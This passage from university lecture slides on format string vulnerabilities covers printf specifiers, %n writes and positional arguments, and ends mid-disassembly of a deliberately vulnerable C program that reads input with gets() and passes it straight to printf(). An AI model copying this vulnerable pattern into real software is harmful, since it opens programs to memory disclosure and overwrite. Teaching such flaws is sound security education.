NEU CY 5770 Software Vulnerabilities and Security

Instructor: Dr. Ziming Zhao

Memory-unsafe Languages

- languages that do not provide ***built-in memory safety mechanisms***, allowing developers ***direct control over memory allocation and deallocation***. This control increases performance and flexibility but also introduces risks like buffer overflows, use-after-free, and memory leaks.
- Example: C/C++, assembly, objective-C
- You have seen examples of memory-unsafe functions developed in such language, such as strcpy(), strncpy(), memcpy()

Format String Vulnerability

Brief History of Format String Attacks

- In the summer of 2000, the security community became aware of a significant new type of vulnerability, identified as format string bugs.
- The issue gained attention when an exploit for the Washington University FTP daemon (WU-FTPD) was posted on the Bugtraq mailing list on June 23, 2000.
- The exploit allowed remote attackers to gain root access to systems running WU-FTPD without authentication if anonymous FTP was enabled.
- The vulnerability was particularly high profile due to WU-FTPD's widespread use on the Internet.

Format string vulnerabilities occur when programmers pass externally supplied data to a printf function (or similar) as, or as part of, the format string argument.

Format String Bugs

Format string vulnerabilities fall under the umbrella of ***input validation bugs***

- the basic problem is that programmers fail to prevent untrusted externally supplied data from being included in the format string argument.

Format String Bugs

Format string bugs are caused by not specifying format string characters in the arguments to functions that utilize the ***va_arg*** variable argument lists.

Unlike buffer overflows, in that no stacks are being smashed and no data is being corrupted in large amounts directly. Instead, when an attacker controls arguments of the function, the intricacies in the variable argument lists allow them to view or overwrite arbitrary data.

Format string bugs are easy to *fix*, without affecting application logic.

C function with Variable Arguments

- A function where the number of arguments is not known, or is not constant, **when the function is written**. However, the number of arguments is known, when the function is used/called.


- Include <stdarg.h>, which introduce a *type* **va_list**, and three *functions/macros* that operate on objects of this type, called **va_start**, **va_arg**, and **va_end.**

Variable Argument Example: average

```
#include <stdio.h>
#include <stdarg.h>

double average(size_t num,...) {

   va_list valist;
   double sum = 0.0;
   int i;

   va_start(valist, num);

   for (i = 0; i < num; i++) {
      sum += va_arg(valist, int);}

   va_end(valist);

   num != 0? return sum/num : return 0;}

int main() {
   printf("Average of 2, 3, 4, 5 = %f\n", average(4, 2, 3, 4, 5));
   printf("Average of 5, 10, 15 = %f\n", average(3, 5, 10, 15));
}
```

https://www.tutorialspoint.com/cprogramming/c_variable_arguments.htm


Average: first call of printf()



Variable Argument Example: average_wrong

```
#include <stdio.h>
#include <stdarg.h>

double average(int num,...) {

   va_list valist;
   double sum = 0.0;
   int i;

   va_start(valist, num);

   for (i = 0; i < num; i++) {
      sum += va_arg(valist, int);}

   va_end(valist);

   return sum/num;}

int main() {
   printf("Average of 2, 3, 4, 5 = %f\n", average(5, 2, 3, 4, 5));
   printf("Average of 5, 10, 15 = %f\n", average(4, 5, 10, 15));
}
```

Average_wrong: first call of printf()



C++ Function Overloading cppol

- Function overloading is a feature in C++ where two or more functions can have the same name but different parameters.

```
#include <stdio.h>

double average(int i, int j, int k) {
   return (i + j + k) / 3;}

double average(int i, int j, int k, int l) {
   return (i + j + k + l) / 4;}

int main() {
   printf("Average of 2, 3, 4, 5 = %f\n", average(2, 3, 4, 5));
   printf("Average of 5, 10, 15 = %f\n", average(5, 10, 15));
}
```

C++ Overloading Example

```
000011ed <average>:
    11ed:       f3 0f 1e fb             endbr32
    11f1:       55                      push   %ebp
    11f2:       89 e5                   mov    %esp,%ebp
    11f4:       83 ec 38                sub    $0x38,%esp
    11f7:       e8 eb 00 00 00          call   12e7 <__x86.get_pc_thunk.ax>
    11fc:       05 d8 2d 00 00          add    $0x2dd8,%eax
    1201:       65 8b 0d 14 00 00 00    mov    %gs:0x14,%ecx
    1208:       89 4d f4                mov    %ecx,-0xc(%ebp)
    120b:       31 c9                   xor    %ecx,%ecx
    120d:       d9 ee                   fldz
    120f:       dd 5d e8                fstpl  -0x18(%ebp)
    1212:       8d 45 0c                lea    0xc(%ebp),%eax
    1215:       89 45 e0                mov    %eax,-0x20(%ebp)
    1218:       c7 45 e4 00 00 00 00    movl   $0x0,-0x1c(%ebp)
    121f:       eb 1d                   jmp    123e <average+0x51>
    1221:       8b 45 e0                mov    -0x20(%ebp),%eax
    1224:       8d 50 04                lea    0x4(%eax),%edx
    1227:       89 55 e0                mov    %edx,-0x20(%ebp)
    122a:       8b 00                   mov    (%eax),%eax
    122c:       89 45 d4                mov    %eax,-0x2c(%ebp)
    122f:       db 45 d4                fildl  -0x2c(%ebp)
    1232:       dd 45 e8                fldl   -0x18(%ebp)
    1235:       de c1                   faddp  %st,%st(1)
    1237:       dd 5d e8                fstpl  -0x18(%ebp)
    123a:       83 45 e4 01             addl   $0x1,-0x1c(%ebp)
    123e:       8b 45 e4                mov    -0x1c(%ebp),%eax
    1241:       3b 45 08                cmp    0x8(%ebp),%eax
    1244:       7c db                   jl     1221 <average+0x34>
    1246:       db 45 08                fildl  0x8(%ebp)
    1249:       dd 45 e8                fldl   -0x18(%ebp)
    124c:       de f1                   fdivp  %st,%st(1)
    124e:       8b 45 f4                mov    -0xc(%ebp),%eax
    1251:       65 33 05 14 00 00 00    xor    %gs:0x14,%eax
    1258:       74 07                   je     1261 <average+0x74>
    125a:       dd d8                   fstp   %st(0)
    125c:       e8 0f 01 00 00          call   1370 <__stack_chk_fail_local>
    1261:       c9                      leave
    1262:       c3                      ret
```

```
0000000000001149 <_Z7averageiii>:
    1149:       f3 0f 1e fa             endbr64
    114d:       55                      push   %rbp
    114e:       48 89 e5                mov    %rsp,%rbp
    1151:       89 7d fc                mov    %edi,-0x4(%rbp)
    1154:       89 75 f8                mov    %esi,-0x8(%rbp)
    1157:       89 55 f4                mov    %edx,-0xc(%rbp)
    115a:       8b 55 fc                mov    -0x4(%rbp),%edx
    115d:       8b 45 f8                mov    -0x8(%rbp),%eax
    1160:       01 c2                   add    %eax,%edx
    1162:       8b 45 f4                mov    -0xc(%rbp),%eax
    1165:       01 d0                   add    %edx,%eax
    1167:       48 63 d0                movslq %eax,%rdx
    116a:       48 69 d2 56 55 55 55    imul   $0x55555556,%rdx,%rdx
    1171:       48 c1 ea 20             shr    $0x20,%rdx
    1175:       c1 f8 1f                sar    $0x1f,%eax
    1178:       89 d1                   mov    %edx,%ecx
    117a:       29 c1                   sub    %eax,%ecx
    117c:       89 c8                   mov    %ecx,%eax
    117e:       f2 0f 2a c0             cvtsi2sd %eax,%xmm0
    1182:       5d                      pop    %rbp
    1183:       c3                      retq

0000000000001184 <_Z7averageiiii>:
    1184:       f3 0f 1e fa             endbr64
    1188:       55                      push   %rbp
    1189:       48 89 e5                mov    %rsp,%rbp
    118c:       89 7d fc                mov    %edi,-0x4(%rbp)
    118f:       89 75 f8                mov    %esi,-0x8(%rbp)
    1192:       89 55 f4                mov    %edx,-0xc(%rbp)
    1195:       89 4d f0                mov    %ecx,-0x10(%rbp)
```

Format string functions

Functionality

- used to convert simple C datatypes to a string representation
- allow to specify the format of the representation
- process the resulting string (output to stderr, stdout, syslog, ...)

How the format function works

- the format string controls the behaviour of the function
- it specifies the type of parameters that should be printed
- parameters are saved on the stack (pushed)
- saved either directly (by value), or indirectly (by reference)

The calling function

- has to know how many parameters it pushes to the stack, since it has to do the stack correction, when the format function returns

Format string function prototypes

```
PRINTF(3)                                                          Linux Programmer's Manual

NAME
       printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

SYNOPSIS
       #include <stdio.h>

       int printf(const char *format, ...);
       int fprintf(FILE *stream, const char *format, ...);
       int dprintf(int fd, const char *format, ...);
       int sprintf(char *str, const char *format, ...);
       int snprintf(char *str, size_t size, const char *format, ...);
```

The format string family

fprintf — prints to a FILE stream
printf — prints to the ‘stdout’ stream
sprintf — prints into a string
snprintf — prints into a string with length checking
vfprintf — print to a FILE stream from a va_arg structure
vprintf — prints to ‘stdout’ from a va_arg structure
vsprintf — prints to a string from a va_arg structure
vsnprintf — prints to a string with length checking from a va_arg structure

setproctitle — set argv[]
syslog — output to the syslog facility
others like err*, verr*, warn*, vwarn*

https://www.gnu.org/software/libc/manual/html_node/Error-Messages.html

What is a *Format String*?

C string (ASCII string) that contains the text to be written. It can optionally contain embedded **format specifiers** that are replaced by the values specified in subsequent additional arguments and formatted as requested.

A format specifier follows this prototype:
%[flags][width][.precision][length]specifier

% is \x25

http://www.cplusplus.com/reference/cstdio/printf/

Specifiers

A format specifier follows this prototype:

%[flags][width][.precision][length]specifier

Where the *specifier character* at the end is the most significant component, since it defines the type and the interpretation of its corresponding argument:

specifier	**Output**	**Example**
d *or* i	Signed decimal integer	392
u	Unsigned decimal integer	7235
o	Unsigned octal	610
x	Unsigned hexadecimal integer	7fa
X	Unsigned hexadecimal integer (uppercase)	7FA
f	Decimal floating point, lowercase	392.65
F	Decimal floating point, uppercase	392.65
e	Scientific notation (mantissa/exponent), lowercase	3.9265e+2
E	Scientific notation (mantissa/exponent), uppercase	3.9265E+2
g	Use the shortest representation: %e or %f	392.65
G	Use the shortest representation: %E or %F	392.65
a	Hexadecimal floating point, lowercase	-0xc.90fep-2
A	Hexadecimal floating point, uppercase	-0XC.90FEP-2
c	Character	a
s	String of characters	sample
p	Pointer address	b8000000
n	Nothing printed. The corresponding argument must be a pointer to a `signed int`. The number of characters written so far is stored in the pointed location.	
%	A % followed by another % character will write a single % to the stream.	%

Specifiers

A format specifier follows this prototype:
%[flags][width][.precision][length]specifier

flags	description
-	Left-justify within the given field width; Right justification is the default (see *width* sub-specifier).
+	Forces to preceed the result with a plus or minus sign (+ or -) even for positive numbers. By default, only negative numbers are preceded with a - sign.
(space)	If no sign is going to be written, a blank space is inserted before the value.
#	Used with o, x or X specifiers the value is preceeded with 0, 0x or 0X respectively for values different than zero. Used with a, A, e, E, f, F, g or G it forces the written output to contain a decimal point even if no more digits follow. By default, if no digits follow, no decimal point is written.
0	Left-pads the number with zeroes (0) instead of spaces when padding is specified (see *width* sub-specifier).

width	description
(number)	Minimum number of characters to be printed. If the value to be printed is shorter than this number, the result is padded with blank spaces. The value is not truncated even if the result is larger.
*	The *width* is not specified in the *format* string, but as an additional integer value argument preceding the argument that has to be formatted.

.precision	description
.number	For integer specifiers (d, i, o, u, x, X): *precision* specifies the minimum number of digits to be written. If the value to be written is shorter than this number, the result is padded with leading zeros. The value is not truncated even if the result is longer. A *precision* of 0 means that no character is written for the value 0. For a, A, e, E, f and F specifiers: this is the number of digits to be printed **after** the decimal point (by default, this is 6). For g and G specifiers: This is the maximum number of significant digits to be printed. For s: this is the maximum number of characters to be printed. By default all characters are printed until the ending null character is encountered. If the period is specified without an explicit value for *precision*, 0 is assumed.
.*	The *precision* is not specified in the *format* string, but as an additional integer value argument preceding the argument that has to be formatted.

Specifiers

A format specifier follows this prototype:
%[flags][width][.precision][length]specifier

The *length* sub-specifier modifies the length of the data type. This is a chart showing the types used to interpret the corresponding arguments with and without *length* specifier (if a different type is used, the proper type promotion or conversion is performed, if allowed):

	specifiers						
length	**d i**	**u o x X**	**f F e E g G a A**	**c**	**s**	**p**	**n**
(none)	int	unsigned int	double	int	char*	void*	int*
hh	signed char	unsigned char					signed char*
h	short int	unsigned short int					short int*
l	long int	unsigned long int		wint_t	wchar_t*		long int*
ll	long long int	unsigned long long int					long long int*
j	intmax_t	uintmax_t					intmax_t*
z	size_t	size_t					size_t*
t	ptrdiff_t	ptrdiff_t					ptrdiff_t*
L			long double				


Note regarding the c specifier: it takes an int (or wint_t) as argument, but performs the proper conversion to a char value (or a wchar_t) before formatting it for output.

Format String Examples

```
printf ("Characters: %c %c \n", 'a', 65);
printf ("Decimals: %d %ld\n", 1977, 650000L);
printf ("Preceding with blanks: %10d \n", 1977);
printf ("Preceding with zeros: %010d \n", 1977);
printf ("Some different radices: %d %x %o %#x %#o \n", 100, 100, 100, 100, 100);
printf ("floats: %4.2f %+.0e %E \n", 3.1416, 3.1416, 3.1416);
printf ("Width trick: %*d \n", 5, 10);
printf ("%s \n", "A string");
```

```
Characters: a A
Decimals: 1977 650000
Preceding with blanks:       1977
Preceding with zeros: 0000001977
Some different radices: 100 64 144 0x64 0144
floats: 3.14 +3e+000 3.141600E+000
Width trick:    10
A string
```

Matching Format Tokens and Arguments



Simplified printf() implementation

```
void my_printf(const char *format, ...) {
    va_list args;
    va_start(args, format);

    while (*format) {  // Iterate through the format string
        if (*format == '%' && *(format + 1)) {
            // Detect format specifier
            format++;  // Move to format character
            switch (*format) {
                case 'd': {
                    int i = va_arg(args, int);
                    printf("%d", i);  // Print integer
                    break;
                }
                case 's': {
                    char *s = va_arg(args, char *);
                    printf("%s", s);  // Print string
                    break;
                }
                case 'c': {
                    char c = (char) va_arg(args, int);
                    // char is promoted to int in va_arg
                    putchar(c);
                    break;
                }
                default:
                    putchar('%'); // Handle unknown format
specifier
                    putchar(*format);
                    break;
            }
        } else {
            putchar(*format);  // Print regular characters
        }
        format++;  // Move to next character
    }

    va_end(args);  // Clean up va_list
}
```

%n format string
Code: formatsn

```
int foo()
{
        int a = 0;
        int b = 0;
        printf("a is %d; b is %d\n", a, b);
        printf("[Changing a and b..]%n12345%n\n", &a, &b);
        printf("a is %d; b is %d\n", a, b);

        printf("[Changing a and b..]%020d %n%n\n", 50, &a, &b);
        printf("a is %d; b is %d\n", a, b);

        printf("[Changing a and b..]floats: %010.2f%n\n", 3.1416, &a);
        printf("a is %d.\n", a);

        return 0;
}
```

POSIX Extension: n$

n$

n is the number of the parameter to display using this format specifier, allowing the parameters provided to be output multiple times, using varying format specifiers or in different orders. If any single placeholder specifies a parameter, all the rest of the placeholders MUST also specify a parameter.

For example, printf("%2$d %2$#x; %1$d %1$#x",16,17) produces 17 0x11; 16 0x10

How could this go wrong? printf(user_input)!

- The format string determines how many arguments to look for.
- What if the caller does not provide the same number of the arguments? More than the function (e.g. printf) looks for? Or fewer than the function looks for?
- What if the format string is not hard-coded? The user can provide the format string.

Format string vulnerability is considered as a *programming bug*

Wrong usage - user controls the format string.

```
int func (char *user) { printf (user); }
```

Correct usage - format string is hard-coded.

```
int func (char *user) { printf ("%s", user); }
```


formats1

```
int vulfoo()
{
        char s[20];

        printf("What is your input?\n");
        gets(s);

        printf(s);
        return 0;
}

int main() {
        return vulfoo();
}
```

Canary enabled; NX enabled


formats1

```
0000122d <vulfoo>:
    122d:   f3 0f 1e fb             endbr32
    1231:   55                      push   ebp
    1232:   89 e5                   mov    ebp,esp
    1234:   53                      push   ebx
    1235:   83 ec 24                sub    esp,0x24
    1238:   e8 f3 fe ff ff          call   1130 <__x86.get_pc_thunk.bx>
    123d:   81 c3 8f 2d 00 00       add    ebx,0x2d8f
    1243:   65 a1 14 00 00 00       mov    eax,gs:0x14
    1249:   89 45 f4                mov    DWORD PTR [ebp-0xc],eax
    124c:   31 c0                   xor    eax,eax
    124e:   83 ec 0c                sub    esp,0xc
    1251:   8d 83 3c e0 ff ff       lea    eax,[ebx-0x1fc4]
    1257:   50                      push   eax
    1258:   e8 73 fe ff ff          call   10d0 <puts@plt>
    125d:   83 c4 10                add    esp,0x10
    1260:   83 ec 0c                sub    esp,0xc
    1263:   8d 45 e0                lea    eax,[ebp-0x20]
    1266:   50                      push   eax
    1267:   e8 44 fe ff ff          call   10b0 <gets@plt>
    126c:   83 c4 10                add    esp,0x10
    126f:   83 ec 0c                sub    esp,0xc
    1272:   8d 45 e0                lea    eax,[ebp-0x20]
    1275:   50                      push   eax
    1276:   e8 25 fe ff ff          call   10a0 <printf@plt>
    127b:   83 c4 10                add    esp,0x10
    127e:   b8 00 00 00 00          mov    eax,0x0
    1283:   8b 55 f4                mov    edx,DWORD PTR [ebp-0xc]
    1286:   65 33 15 14 00 00 00            xor    edx,DWORD PTR gs:0x14
    128d:   74 05                   je     1294 <vulfoo+0x67>
    128f:   e8 ac 00 00 00          call   1340 <__stack_chk_fail_local>
    1294:   8b 5d fc                mov    ebx,DWORD PTR [ebp-0x4]
    1297:   c9                      leave
    1298:   c3                      ret
```




formats1

```
0000122d <vulfoo>:
   122d:   f3 0f 1e fb           endbr32
   1231:   55                    push   ebp
   1232:   89 e5                 mov    ebp,esp
   1234:   53                    push   ebx
   1235:   83 ec 24              sub    esp,0x24
   1238:   e8 f3 fe ff ff        call   1130 <__x86.get_pc_thunk.bx>
   123d:   81 c3 8f 2d 00 00     add    ebx,0x2d8f
   1243:   65 a1 14 00 00 00     mov    eax,gs:0x14
   1249:   89 45 f4              mov    DWORD PTR [ebp-0xc],eax
   124c:   31 c0                 xor    eax,eax
   124e:   83 ec 0c              sub    esp,0xc
   1251:   8d 83 3c e0 ff ff     lea    eax,[ebx-0x1fc4]
   1257:   50                    push   eax
   1258:   e8 73 fe ff ff        call   10d0 <puts@plt>
   125d:   83 c4 10              add    esp,0x10
   1260:   83 ec 0c              sub    esp,0xc
   1263:   8d 45 e0              lea    eax,[ebp-0x20]
   1266:   50                    push   eax
   1267:   e8 44 fe ff ff        call   10b0 <gets@plt>
   126c:   83 c4 10              add    esp,0x10
   126f:   83 ec 0c              sub    esp,0xc
   1272:   8d 45 e0              lea    eax,[ebp-0x20]
   1275:   50                    push   eax
   1276:   e8 25 fe ff ff        call   10a0 <printf@plt>
   127b:   83 c4 10              add    esp,0x10
   127e:   b8 00 00 00 00        mov    eax,0x0
   1283:   8b 55 f4              mov    edx,DWORD PTR [ebp-0xc]
   1286:   65 33 15 14 00 00 00          xor    edx,DWORD PTR gs:0x14
   128d:   74 05                 je     1294 <vulfoo+0x67>
   128f:   e8 ac 00 00 00        call   1340 <__stack_chk_fail_local>
   1294:   8b 5d fc              mov    ebx,DWORD PTR [ebp-0x4]
   1297:   c9                    leave
   1298:   c3                    ret
```



formats1

```
0000122d <vulfoo>:
   122d:   f3 0f 1e fb           endbr32
